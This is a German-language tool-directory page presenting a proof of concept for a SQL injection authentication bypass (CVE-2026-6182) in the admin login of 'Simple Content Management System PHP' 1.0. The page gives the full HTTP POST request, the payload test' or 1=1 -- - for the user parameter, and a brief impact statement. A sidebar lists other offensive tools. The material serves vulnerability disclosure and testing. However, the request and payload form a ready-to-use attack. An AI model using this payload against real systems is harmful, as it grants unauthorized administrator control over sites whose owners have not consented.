
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-6182-SQLI-auth — Proof-of-Concept für die Umgehung der Authentifizierung per SQL-Injection im Simple Content Management System PHP, das nicht authentifizierten Angreifern ermöglicht, über einen manipulierten Benutzerparameter Administratorzugriff zu erlangen. | Kitploit
Tools/GitHubGitHub/xmyronn/cve-2026-6182-sqli-auth
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsAuthentifizierung
GitHubxmyronn/cve-2026-6182-sqli-auth

CVE-2026-6182-SQLI-auth

Proof-of-Concept für die Umgehung der Authentifizierung per SQL-Injection im Simple Content Management System PHP, das nicht authentifizierten Angreifern ermöglicht, über einen manipulierten Benutzerparameter Administratorzugriff zu erlangen.

Repository anzeigen
35vor 7 MonatenNoch nicht geprüft
Teilen

SQL Injection Authentication Bypass – Einfaches Content-Management-System PHP

Beschreibung

Eine SQL-Injection-Schwachstelle besteht auf der Admin-Login-Seite des einfachen Content-Management-Systems PHP. Der Parameter user wird nicht bereinigt, bevor er an die SQL-Abfrage übergeben wird, wodurch ein nicht authentifizierter Angreifer die Authentifizierung umgehen und vollen Admin-Zugriff erlangen kann.


Schwachstellendetails

  • Typ: SQL Injection (CWE-89)
  • Auswirkung: Authentifizierungsumgehung – wir erhalten vollen Admin-Zugriff
  • Betroffene Datei: /web/admin/login.php
  • Betroffener Parameter: user
  • Angriffsvektor: Remote, nicht authentifiziert **Schweregrad: Kritisch

Anbieter

code-projects.org

Produkt

Einfaches Content-Management-System PHP

Version

1.0


Proof of Concept (PoC)

Schritt 1 – Senden Sie die folgende Anfrage in Burp:

POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login


oder fügen Sie dies einfach auf der Login-Seite hinzu Screenshot 2026-04-05 051755

Schritt 2 – Login-Formular mit Payload:

test' or 1=1 -- -


Schritt 3 – Zugriff auf das Admin-Panel gewährt:

Screenshot 2026-04-05 054510

Auswirkung

Ein nicht authentifizierter Remote-Angreifer kann den Admin-Login vollständig umgehen, ohne Zugangsdaten zu kennen, und erhält die volle Kontrolle über das Admin-Panel, einschließlich des Hinzufügens von Inhalten.


Autor

Imad Alvi


Referenz

https://code-projects.org/simple-content-management-system-in-php-with-source-code/

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →